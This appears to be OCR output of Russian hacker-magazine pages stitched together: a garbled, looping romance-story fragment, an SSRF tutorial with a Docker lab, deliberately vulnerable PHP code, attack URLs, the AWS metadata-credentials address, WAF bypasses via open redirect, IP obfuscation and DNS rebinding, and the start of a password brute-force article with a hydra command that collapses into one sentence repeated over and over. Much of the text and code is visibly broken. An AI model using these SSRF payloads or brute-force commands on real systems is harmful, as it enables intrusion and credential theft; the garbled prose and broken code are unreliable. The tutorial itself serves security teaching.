С обоями дело пошло быстро: дерешка и впрямь знала, с какой стороны ножницы, и, не прилагая почти никаких усилий, отрезала их аккуратными ленточками с помощью найденного в ванной пульверизатора, несколько тряпок и такая с водой, поэтому отказывалась старая бумага относительно быстро. Затем Маша, сидя на корточках, с ловкостью и не менее обсуждения принялась отодрать и обработать специальной грунтовкой, состоящим Кирилл целый стиоск необходимого, с которого и начинал ремонт, а потом, прокатывающийся. А пока с линолеумом пришлось поковыряться: он наклеено прямо к бетонному полу и нижа не хотел поддаваться, ногтями жалеть дело, а сверху совершенно уплотнение они справились и с ним, сверчка непослушный материал в тобовые с пупырышками на поверхности.

Когда с основной частью работ было покончено, Кирилл все-таки взял ноутбук, чтобы подобрать подходящие варианты оформления для интернет-магазина. Шрифты, несколько стилей шапки, страсисо сосредоточиться на экране, а не на сидящей на полу с подсвитыми ногами Маше, которая в его нешкольной рубашке выглядела одновременно и нелепо, и очаровательно: она сосредоточенно прикусывала нижнюю губу, Кирилл, Маша то ли вмуратя ремонт, то неожиданно сексуальная, поскольку пальцы ноги и нижа не хотят поддаваться, ногтями жалеть дело, а сверху совершенно уплотнение они справились и с ним, сверчка непослушный материал в тобовые с пупырышками на поверхности.

Когда с основной частью работ было покончено, Кирилл все-таки взял ноутбук, чтобы подобрать подходящие варианты оформления для интернет-магазина. Шрифты, несколько стилей шапки, страсисо сосредоточиться на экране, а не на сидящей на полу с подсвитыми ногами Маше, которая в его нешкольной рубашке выглядела одновременно и нелепо, и очаровательно: она сосредоточенно прикусывала нижнюю губу, Кирилл, Маша то ли вмуратя ремонт, то неожиданно сексуальная, поскольку пальцы ноги

— Что ты ждешь? — Маша замерла в дверях, склонив голову набок. — Рождество?

Рубашка была ей чуть велика, но не настолько, чтобы скрыть ладную фигуру: а пара незастегнутых пуговиц открывала довольно соблазнительный вид, от которого у Кирилла на мгновение перехватило дыхание.

— О чего начинает? — проголосил встающий в горле ком, спросил он.

— Для начала нужно отодрать оставшиеся обои. Потом займемся лично-умом на кухне.

— Ну раз нужно отодрать, то я полностью в вашем распоряжении, маэстро, — выдавил Кирилл.

— Вот и отлично, — сказала она, оглядывая стену так, будто сейчас собиралась устроить об дотрет с пристрастием. — Только давай без этих дурацких комплиментов, чтобы мне не краснеть, ладно?

— Это хроза или обещание? — на всякий случай спросил он.

— Это просьба, — ответила Маша.

С обоями дело пошло быстро: дерешка и впрямь знала, с какой стороны ножницы, и, не прилагая почти никаких усилий, отрезала их аккуратными ленточками с помощью найденного в ванной пульверизатора, нескольких тряпок и такая с водой, поэтому отказывалась старая бумага относительно быстро. Затем Маша, сидя на корточках, с ловкостью и не менее обсуждения принялась отодрать и обработать специальной грунтовкой, состоящим Кирилл целый стиоск необходимого, с которого и начинал ремонт, а потом, прокатывающийся. А пока с линолеумом пришлось поковыряться: он наклеено прямо к бетонному полу и нижа не хотел поддаваться, ногтями жалеть дело, а сверху совершенно уплотнение они справились и с ним, сверчка непослушный материал в тобовые с пупырышками на поверхности.

Когда с основной частью работ было покончено, Кирилл все-таки взял ноутбук, чтобы подобрать подходящие варианты оформления для интернет-магазина. Шрифты, несколько стилей шапки, страсисо сосредоточиться на экране, а не на сидящей на полу с подсвитыми ногами Маше, которая в его нешкольной рубашке выглядела одновременно и нелепо, и очаровательно: она сосредоточенно прикусывала нижнюю губу, Кирилл, Маша то ли вмуратя ремонт, то неожиданно сексуальная, поскольку пальцы ноги

— Что ты ждешь? — Маша замерла в дверях, склонив голову набок. — Рождество?

валентин холмогоров

Рубашка была ей чуть велика, но не настолько, чтобы скрыть ладную фигуру: а пара незастегнутых пуговиц открывала довольно соблазнительный вид, от которого у Кирилла на мгновение перехватило дыхание.

— О чего начинает? — проголосил встающий в горле ком, спросил он.

— Для начала нужно отодрать оставшиеся обои. Потом займемся лично-умом на кухне.

— Ну раз нужно отодрать, то я полностью в вашем распоряжении, маэстро, — выдавил Кирилл.

— Вот и отлично, — сказала она, оглядывая стену так, будто сейчас собиралась устроить об дотрет с пристрастием. — Только давай без этих дурацких комплиментов, чтобы мне не краснеть, ладно?

— Это хроза или обещание? — на всякий случай спросил он.

— Это просьба, — ответила Маша.

С обоями дело пошло быстро: дерешка и впрямь знала, с какой стороны ножницы, и, не прилагая почти никаких усилий, отрезала их аккуратными ленточками с помощью найденного в ванной пульверизатора, нескольких тряпок и такая с водой, поэтому отказывалась старая бумага относительно быстро. Затем Маша, сидя на корточках, с ловкостью и не менее обсуждения принялась отодрать и обработать специальной грунтовкой, состоящим Кирилл целый стиоск необходимого, с которого и начинал ремонт, а потом, прокатывающийся. А пока с линолеумом пришлось поковыряться: он наклеено прямо к бетонному полу и нижа не хотел поддаваться, ногтями жалеть дело, а сверху совершенно уплотнение они справились и с ним, сверчка непослушный материал в тобовые с пупырышками на поверхности.

Когда с основной частью работ было покончено, Кирилл все-таки взял ноутбук, чтобы подобрать подходящие варианты оформления для интернет-магазина. Шрифты, несколько стилей шапки, страсисо сосредоточиться на экране, а не на сидящей на полу с подсвитыми ногами Маше, которая в его нешкольной рубашке выглядела одновременно и нелепо, и очаровательно: она сосредоточенно прикусывала нижнюю губу, Кирилл, Маша то ли вмуратя ремонт, то неожиданно сексуальная, поскольку пальцы ноги

— Что ты ждешь? — Маша замерла в дверях, склонив голову набок. — Рождество?

Кирилл включил свет в коридоре, и Маша внимательно осмотрелась.

— Тесновато, — сказала наконец, — вынесем свой ведерко гиа, а с ремонтом этой вероятно есть шанс стать чем-то приемлемым. Найдется во что перевеститься?

Кирилл вышел ей сгоко старую рубашку и тренчик. Маша по-всякому шастала в комнату и сонулка дынчиц: стол в прихожей, Кирилл невольно заблоковывал внезапно, пытаясь не пропустить стройные ножки с ягодицами, которые в крошечные черные трусиках. Девушка определенно почувствовала его взгляд на шкетке, начать не возражала против того, что, пока Кирилл, определенно не разглядывает. Чтобы скрыть неловкость, Кирилл сделал вид, что внимательно изучает ее кутюр, несущую на ладонях.

Чувства внезапно сжимались в горле, и Кирилл с обоим ж непонятный на вкус комплекс. Разум подсказывал, что его и мой вечнет, — или все-таки нет? Просил Маша ремонт делать? Нет, не просил. Что с ней теперь собой, — не знает ще ситуальным образом заполнила пространство, будто делала комнату чуть ярче, и его самого очень-то заставила казаться уравнение. Только вот усиливала Кирилл теперь на нет. Он слишком хорошо помнил, чем заканчивается попытка подружить кого-то на слишком близкое расстояние, помнил то чувство расхождения, что остается когда кажется, которому ты беспокоишься доверял, уходит. Принципиально делает жизнь насыщенней и одновременно проверяет его в другое стекло, готовое расколиться от неосторожного прикосновения. С Машей могло случиться то же самое, что уже произошло с Тэрном: однажды она просто увидит в нем не то, что ей показалось, прекрасительная внешне, а то, что на поле отдельно-приятно сидит, — для себя всю его внутреннюю неуверенность, осторожность к сомнениям, недоверчивость. А ещё такие ситуации его которая-нибудь не выдержит.

— Чего ты ждешь? — Маша замерла в дверях, склонив голову набок. — Рождество?

взлом

SSRF С САМОГО НАЧАЛА

Осваиваем мощную технику похищения данных

127.0.0.1
169.254.169.254
admin-panel.local

Сегодня разберем важную веб-уязвимость — server-side request forgery (SSRF). Она позволяет злоумышленнику заставить сервер жертвы обратиться к внутреннему ресурсу, который должен оставаться скрытым. В результате хакер может получить конфиденциальные данные или вовсе захватить всю корпоративную сеть.

В постраничке обсуждаем все аспекты, которые обычно мешают успешной эксплуатации SSRF. Пробуем от самых азов до продвинутых тонкостей.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности проверяющих безопасность в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением материалов статьи, попытки мошенничества, взлом чужих сервисов, нарушение работы систем и нарушение иных правовых ограничений по закону.

Азы SSRF

Для практики собираем простое веб-приложение со серверной адресной. Создай тестовый файл **docker-compose.yml** с таким содержимым:

```
version: "3"
services:
  public-web:
    build: ./public-web
    ports:
      - "8090:80"
    networks:
      - internal
  internal-admin:
    build: ./internal-admin
    networks:
      - internal
    expose:
      - "8080"
networks:
  internal:
    driver: bridge
```

Машина **public-web** будет играть роль уязвимого веб-приложения. Машина **internal-admin** доступна исключительно внутренней сети. Порт 8080 на хосте есть, а с хоста машина не отвечает. Это и имитирует сервер, до которого нельзя напрямую достучаться.

Создаем в **docker-compose.yml** рядом папки **public-web** и **internal-admin**. В **internal-admin** создаем файл **admin.html**. Это скрытая страница, имитирующая панель управления.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Document</title>
</head>
<body>
  <h1>Вы нашли admin-panel</h1>
  <p>Это скрытый внутренний ресурс</p>
</body>
</html>
```

Добавь **Dockerfile**

```
FROM nginx:1.25-alpine
COPY admin.html /usr/share/nginx/html/admin.html
```

В папке **public-web** добавь еще один **Dockerfile**, который подтянет сервер на базе PHP:

```
FROM php:8.2-apache
COPY index.php /var/www/html
```

Код основного веб-приложения:

```
<?php

if (isset($_GET['url'])) {$u = trim($_GET['url']);} // Берем URL
$url = $_GET['url_ver'];

$data = @file_get_contents($u);
if ($data === false) {
    http_response_code(500);
    echo "Не удалось скачать данные: " . htmlspecialchars($u);
    exit;
}

$filename = basename(parse_url($u), PHP_URL_PATH);
if (!$filename) {
    $filename = "currencies.xml";
}

$tmpDir = sys_get_temp_dir();
$tfLocal = $tmpDir . "/" . $filename;
$tfLoPath = $tmpDir . "/report.zip";

file_put_contents($tfLocal$, $data);

$zip = new ZipArchive();
$zip->open($tfLoPath, ZipArchive::CREATE | ZipArchive::OVERWRITE);
$zip->addFile($tfLocal$, $filename);
$zip->close();

header("Content-Type: application/zip");
header("Content-Disposition: attachment; filename=\"report.zip\");
header("Content-Length: " . filesize($tfLoPath));
readfile($tfLoPath);
exit;

}

if (isset($_GET['url_ver'])) {$u = trim($_GET['url_ver']);} // Берем URL
$data = @file_get_contents($u);
$rows = @simple_xml_load_string($data);

echo "<h3>Результат запроса:</h3><pre>" . htmlspecialchars($rep) . "</pre>";
echo "<br><br>Что в ответ?:<br>";
exit;
}

?>

<!-- https://www.cbr.ru/scripts/XML_daily.asp? -->
<!-- https://www.cbr-xml-daily.ru/daily_ext.xml? -->

<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <title>Demo SSRF</title>
</head>
<body>
  <h1>Проверка курсов валют</h1>

  <form method="GET">
    <select name="url_ver">
      <option value="">-- Выберите --</option>
      <option value="">Sen (?-English API)</option>
    </select>

    <button type="submit">Узнать курсы валют</button>
    <button type="submit" name="download" value="1">Скачать курсы (ZIP)</button>
  </form>
</body>
</html>
```

Приложение получает курсы валют с сайта ЦБ. Они указаны на ссылке в SSRF, но и с API от RT. Но мы сосканировали на SSRF. Когда пользователь выбирает язык — значит «Узнать курсы валют», выполняется GET запрос. В параметре **api_ver** который сообщает приложению адрес, по которому можно получить данные. Выполнив тестовый запрос, чтобы убедиться, что данные приходят:

Результат атаки SSRF

Запроси приложение через curl. Если ответ пришел — значит, SSRF есть. Если нет — ищем другой способ. Если ответ пришел, но данные не отдаются — это тоже полезная информация. Иногда сервер выполняет запрос, но не показывает ответ. Тогда проверяем время ответа. Если запрос к закрытому порту занимает больше времени, чем к открытому — сервер пытается подключиться, но не может. Это тоже SSRF.

INFO

Если, как работает техника URL читай в статье — Что такое и как работает Path Traversal. Разбираем для чайников или начинающих.

Как устроена URL

Запросы приложения идут по внутренней URL **http://internal-admin:8080/**. Но это доменное имя, оно резолвится в Docker. Как сервер узнает, какой IP-адрес соответствует имени? Он спрашивает DNS. Docker запускает свой DNS-сервер. Каждый контейнер формирует запрос. Docker перехватывает запрос, смотрит таблицу, какой контейнер имеет URL и отдаёт ответ.

Веб-сервер на **public-web** получает переменную **api_ver** Docker-сети, значит, может делать и внутренние ресурсы. При помощи SSRF ты выведал сервер и получил доступ к внутренней сети.

Подробные обращения можно получить данные конфигов, а которые найти по базе данных или сервисам. Например, в **internal-admin** LDAP. Иногда можно получить внутренний сервер с бэкендом и сделать полный хозяин веб-приложение или сервер. Но сначала нужно найти уязвимый сервер. Добавь в **docker-compose.yml** сервер Elastic:

```
# Встроим между internal-admin и networks
  backup:
    image: nginx:stable-alpine
    container_name: backup-server
    volumes:
      - backup-data:/usr/share/nginx/html:ro
    networks:
      - internal
    volumes:
      - ./backup-data:/usr/share/nginx/html:ro

volumes:
  backup-data:
  elastic-data:
  elastic-logs:
  elastic-certs:
  kibana-data:

networks:
  internal:
    driver: bridge
```

В корне проекта создай папку **backup-data** и положи в неё ZIP-архив с именем **backup.zip**. Если будет выполнена реальный бэкап сервера.

Перезапустим проект Docker:

```
docker compose up --build
```

Внутри проекта появились имитация бэкапов. Скачуем он недоступен, а по внутренней сети можно скачать архив по URL **http://backup:80/backup.zip**. Чтобы атака прошла, выполни запрос: **http://localhost:8090/?download&api_ver=http://backup:80/backup.zip**. На выходе получишь архив **export.zip**, в котором записан тестовый **backup.zip**.

Что произошло: нейтрал сервер бэкапа и конфигурит архив сложных. Тебе потребовался посредник, который, возможность, прочитать конфиг. Бэкапы доступны только внутренней системе сервера. Машина при генерировании парсить или полезность сжала из SQL-massive и SSRF. Через SQL-уязвимость можно получить доступ к внутренней сети. Если сервер не фильтрует запросы, тогда SSRF сжала целую и конфигурит или внутренние ресурсы. Иногда, если информация, получив уязвимости выделение кислорода.

Атака SSRF на банк Capital One

В 2019 году бывший инженер AWS Тайлер Технологии злоумышленник отправил на банк Capital One.

Сервисы Capital получилось на AWS. Каждый пишет ошибка в конфигурации WAF, которую в SSRF. Тайлер отправил GET-запрос к AWS Instance Metadata Service по адресу **http://169.254.169.254/latest/meta-data/iam/security-credentials/**. Этот специальный внутренний адрес доступен только с виртуальной машины. Сервер выполнил запрос и отдал ему ответ. Внутри ответа лежали временные ключи доступа к S3-бакетам и системе управления. Хакер получил полный доступ к 100 бакетам с клиентскими данными на сумму 80 млн записей. Ущерб банку составил 150 млн долларов. Чудовищный ущерб.

Хорошо от атаки удалось нейтрализовать. Банк выплатил 80 миллионов долларов компании и 100 миллионов пострадавшим на компенсацию из-за утечки данных.

SSRF создает большое количество возможностей для хакера. Например, ты можешь, как показал Тайлер, просканировать сервер веб-приложения, но не знаешь реальные IP-адреса. Можно перебрать внутренние диапазоны IP, но это можно и которые, в запросе на каждые приходит несколько секунд. Сервер SSRF сжала целую и конфигурит или внутренние ресурсы. Иногда, если информация, получив уязвимости выделение кислорода.

WWW

Webhook.site — это онлайн-сервис для быстрой отладки и тестирования веб-хуков и любых HTTP-запросов. Он создает тебе уникальный временный URL-адрес, который принимает любые запросы. Это отличный способ увидеть, какие данные, куда и почему шлет сторонний сервис, а затем в реальном времени тестировать все приходящие запросы: заголовки, тело, параметры. И тайлинг. Так можно убедиться, что данные доходят, формат верный и логика интеграции работает, не подвергая чей-то сервер и не нарушая инфраструктуру.

Скачивай этот адрес и подставь в **api_ver** твоего приложения. Webhook.site получает обращение сервера, когда получает запрос. Ты увидишь IP-адрес. В реальной практике, если поделает, так будет сервер сервера веб-приложения.

Результат атаки SSRF + Webhook

Запрос на адрес Webhook или Burp Collaborator часто используется для обнаружения слепой SSRF, выполнения запроса, но ответа не видно. Но иногда ответ сервера доменит хакеру. Нтмл, код доменит или даже ошибка 404 перед доходящего. Webhook.site позволяет настроить ответ. Ты можешь сказать ему: «Если кто-нибудь на наличие SSRF, то нет никого взлома, я хорошо это слежая уязвимость. Чтобы не подтвердить, пользователь запрос в контрольную любой раз Burp Collaborator, Webhook или подсунуть сервису, собственному домену.

Продолжение статьи ↓

SSRF С САМОГО НАЧАЛА

ОСВАИВАЕМ МОЩНУЮ ТЕХНИКУ ПОХИЩЕНИЯ ДАННЫХ

ОБХОД WAF

До последнего примера все подделанные запросы были к внутренним URL. В реальной практике ты будешь искать векторы атаки на внутренние серверы. Твоя задача — заставить именно то, что внутри. Использование внешних URL редко и чаще всего нужно для обхода WAF.

INFO

WAF (web application firewall) — это специализированный фаервол для веб-приложений, который стоит «перед» сайтом или API и анализирует весь входящий и исходящий HTTP/HTTPS-трафик, отсекая вредоносные запросы и подозрительные ответы. Лучшие представители умеют распознавать и блокировать SQL-инъекции, XSS, попытки подбора, сканирование уязвимостей, аномальные паттерны поведения, превышение лимитов и другие типичные атаки на веб, тем самым защищая приложение от взлома и утечек данных без необходимости менять его код.

Давай внесем правки в наш проект, чтобы посмотреть, как обходить WAF. Создай файл `redirect.php` в `public-web`:

```
<?php
    header("Location: " . $_GET["url"], true, 302);
    exit;
```

Этот код уже создает уязвимость под названием open redirect: без проверок происходит перенаправление пользователя. Эту уязвимость мало кто воспринимал всерьез, пока мошенники и спамеры не взялись за дело. Спамеры активно использовали фишинговые ссылки социальных сетей. Ты ссылкам спамеров типа `http://sdlfkl435899sdfkl.com` пользователям переходил редко. Но зато все хотели посмотреть фотографии красивой девочки и без опаски следовали по ссылкам вида `https://l.instagram.com/?u=http://sdlfkl435899sdfkl.com`. У большинства социальных сетей и видеохостингов тогда были открытые редиректы. Поэтому спамеры и создатели тоже полезно относились к подобным ссылкам и не банили их.

Мошенники пошли дальше и использовали открытые редиректы для фишинга. Например, через официальный домен American Express: с помощью редиректов на фишинговые страницы воровали данные и деньги.

Мы с тобой используем открытый редирект для обхода фильтра фильтрацию в `index.php`, после `?php` вставь:


```
function isBlockedHost($url) {
    $host = parse_url($url, PHP_URL_HOST);
    $blocked = ["localhost", "127.0.0.1", "internal-admin"];

    foreach ($blocked as $b) {
        if (stripos($host, $b) !== false) {
            return true;
        }
    }
    return false;
}

if (isset($_GET['api_url'])) {
    $url = $_GET['api_url'];

    if (isBlockedHost($url)) {
        http_response_code(400);
        die("Адрес заблокирован фильтром безопасности");
    }
}
```

Примитивный WAF работает по белому списку. Если повторишь SSRF-атаку, primitivat статус 400 и сообщение о блокировке:



WAF блокирует доступ

Мы можем обойти блокировку, выполнив запрос на такой адрес:

```
/api_url=http://public-web/redirect.php?url=http://internal-admin/admin.html
```

Вместо ошибки получил нормальный ответ. Правда, администр ты не увидишь. Проблема в том, что `file_get_contents` не пойдет по редиректу. Чтобы обход произошел, заменю `file_get_contents` собственной функцией:

```
function fetch_content($url) {
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    // Ограничение, как в PortSwigger
    curl_setopt($ch, CURLOPT_MAXREDIRS, 5);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
    curl_setopt($ch, CURLOPT_TIMEOUT, 10);

    $resp = curl_exec($ch);
    curl_close($ch);

    return $resp != false ? $resp : false;
}
```

Этот код — небольшая заплатка, которая позволяет либо сработать. Но в реальной жизни тебе потребуется разные варианты, когда для обхода можно подложить редирект и когда нельзя. Первым делом тебе понадобится сделать для себя выбор, что внутри использовать фреймы, не следующие редиректу, и нужно искать другие варианты. Если ты на стороне защиты, ты уже понимаешь, что нужно проверять в таких проектах.

В `index.php` вызови `file_get_contents` заменяя `fetch_content` и повторяя запрос. Ты увидишь, что все сработало и атака SSRF показала админу:

Результат обхода WAF

Но не запускайся, адреса `http://public-web` и `http://internal-admin` работают только в рамках нашего тестового проекта. Мы сами прописали эти имена. В реальной жизни вместо `public-web` будет домен. Чтобы прибиться к реальности, добавь в `docker-compose.yml` объявление имени хоста:

```
  public-web:
    build: ./public-web
    hostname: vuln-pub.local
```

Выполни запрос, исправив в нем `public-web` на `vuln-pub.local`.

Запрос с использованием доменного имени вместо имени контейнера

Другой вариант обхода — использовать внутренний IP-адрес машины `internal-admin`. Когда ты работаешь с тестовой машиной в Docker, у тебя есть способ подглядеть адрес. Выполни `docker ps`, чтобы увидеть название машины. После выполнения команды:

```
docker ps --format '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' <имя_машины>
```

Скорее всего, машина называется `sssrf-example-internal-admin-1`, если нет, подставь свое значение.


Чтобы не ждать, давай выполним перебор через Burp Intruder. Все будет так же, как если бы мы натыкались на парт, который крутится на микросервисах в Docker-контейнерах. Отправь в Intruder запрос с `/?api_url=http://172.18.0.2/admin.html`. Вместо `172.18.0.2` укажи значение из команды `docker inspect`, заменив последний octet единицей. Поменять последний octet IP как перебираемый. В настройках укажи тип **Numbers** от 1 до 255. Запустить атаку и отсортируй результаты по размеру ответа.

Результат атаки через Intruder

Можно было бы использовать тип атаки «кластерная бомба» и перебрать все возможные варианты последнего октета, но это дало бы слишком большое количество запросов. Но стоит так делать. Лучше фазить, исходя из каких-то предпосылок. Например, что IP в сети Docker обычно `172.x.0.y`, где `x` — это значение от 0 до 255, а `y` — от 1 до 254.

Большинство парт крутится вне Docker. Часто важные серверы находятся в рамках одного сервера. Такое задание — как-то взаимодействовать с `localhost` и его вариациями. WAF может блокировать запросы, содержащие `localhost` или `127.0.0.1`. Варианты обфускации:

- `127.1` или `127.0.0.1` — работает, так как классические парсеры IPv4 дополнят недостающие октеты нулями. Обе эти записи аналогичны `127.0.0.1`. Попробуй вместить пинга на обе варианта;
- `2130706433` — это целочисленная запись 32-битного адреса. Формируется таким образом: `127*(2^3)+0*(2^2)+0*(2^16)+0*(2^8) = 1 = 2130706433`. Альтернативная запись формулы, через побитовое смещение влево: `(127<<24) + (0 << 16) + (0 << 8 + 1)`. Эта форма работает с любым IP если тебе надо скрыть обращение к `192.168.0.1` использовай `3232235521`;
- `0177000000001` — восьмеричное представление числа `2130706433`. Можно усложнить обфускацию, разбив октеты тоже нулями `0177.00.00.01`. Для `192.168.0.1` используй `0300.0250.000.001`;
- `0x7f000001` — восьмеричное представление числа `2130706433`. Как и в случае восьмеричного формата, можно разбить октеты на части `0x7f.0x00.0x00.0x01`. Для практики попробуй самостоятельно перевести `192.168.0.1` в шестнадцатеричный формат.



Пинг в PowerShell с использованием альтернативного представления IP

Интересный способ обхода WAF — использование собственных доменов. Ты можешь взять домен и настроить его так, чтобы он резолвился в локальный IP. Для этого создается **A-запись** в DNS. Большинство WAF видят запрос, считают безопасным и пропускают дальше. Веб-приложение выполняет запрос. В момент выполнения домен резолвится в IP-адрес. Это может быть, например, `127.0.0.1`.

Изоляция запрос выполняется уже на локальной адресе. Если WAF проверяет IP-адреса, чтобы не допустить доступ к внутренним URL, используется атака через DNS Rebinding. Первый запрос может возвращать реальный IP сервера (или IP хостинга), второй — уже `127.0.0.1`.

Иногда разные ресурсы, доступные приложению, разбросаны по серверам. Например, веб-приложение может лежать на сервере **159.89.170.12** у DigitalOcean. Архивы или CDN `cdn.example.com` — на соседнем сервере **157.230.75.8**, у того же DigitalOcean. Только, пожалуйста, не тролей эти IP, в просто взял два случайных адреса из случайных CIDR DigitalOcean.

INFO

CIDR (classless inter-domain routing, «бесклассовая маршрутизация») — это способ записи IP-адресов и сетей, который заменил старую систему классов A, B, C. Он позволяет более гибко управлять адресным пространством и маршрутизацией в сети.

Для примера я взял из CIDR `157.230.72.0/22` и `159.89.160.0/20`. Первая запись говорит, что у DigitalOcean есть 1024 IP в диапазоне `157.230.72.0-157.230.75.255`. Вторая указывает на диапазон `159.89.160.0-159.89.175.255`, или 4096 адресов.

В подобном случае проверь, в чьем пуле находится IP. Найди все CIDR компании и составь тематический список IP, где может крутиться интересный тебе сервис. Выполни перебор через Burp Intruder или аналогичный инструмент, отправляя запросы SSRF.

ЗАКЛЮЧЕНИЕ

Мы с тобой прошли большой путь от самых простых базовых запросов до обфускаций и поиска частей приложения на других серверах. Ты узнал, как можно выжать реальный IP веб-сервисов и как при определенных условиях выжать архивы с бэкапами. Познакомился с реальной хакерской атакой, которая позволила через SSRF украсть токены AWS и получить доступ к конфиденциальным данным клиентов банка.

При этом статья вводная и не закрывает всех вариантов SSRF. Например, мы говорили только о схемах HTTP/HTTPS, но есть варианты атаки через другие схемы: `file://`, `phar://`, `gopher://`, `data://`, `dict://` и так далее. Типы запросов, которые выполняет веб-приложение, тоже не ограничены одним только GET. Все это может создавать огромное количество векторов для атаки. Если тебе понравилось работать с SSRF и можешь больше материалов на эту тему, дай знать в комментариях.

Но помни: все знания можно использовать только ебелую, с разрешения владельцев ресурсов. ■

БРУТФОРС С САМОГО НАЧАЛА

Как хакеры и пентестеры подбирают пароли к учетным записям на сайтах

```
hydra -t 4 admin -P
/usr/share/dirb/wordlists/vulns/iis.txt
"/login:USER:^PASS^:incorrect"
```

Андрей Сетунский
Хакер

Перебор паролей может стать точной для взлома при атаке, но на вебе у этой техники есть свои нюансы. Мы разберемся, как подбирать пароли к учетным записям на сайтах, рассмотрим технологии, как правильно, какие инструменты использовать, и как писать свои брутфоксы, если готовые не подошли.

WARNING

Статья носит исключительно ознакомительный характер и никоим для злонамерения не преследует. Вся информация предоставлена только для ознакомления и развития кругозора. Ни редакция, ни автор не несут ответственности за возможный ущерб, нанесенный информацией. Предоставленная информация может быть использована только в ознакомительных целях, перед использованием в каждом случае проверьте законность.

Все в порядке — это атака на конкретную цель! Сейчас перебор паролей — самый простой способ взлома, при грамотном подходе он как авиапассажир: вроде и ждать не надо, а прилетишь куда надо. Сейчас подбирать пароли — это не «подарок», но и не «сложно», если знать, как подойти к делу. Сейчас — пример, с чем можно столкнуться, например, перед использованием Burp Suite. Сейчас мы рассмотрим, как правильно подготовиться к атаке, как использовать все доступные инструменты, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

ПОДГОТОВКА К БРУТУ

Перебор — очень сложная задача, поэтому нужно подготовиться. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Что нужно знать

Чтобы брутить, нужно знать, что перебирать, куда перебирать, как перебирать. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Что перебирать

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Как перебирать

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Что использовать

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

ПОДБОРЫ К БРУТУ

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Словари для брута

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

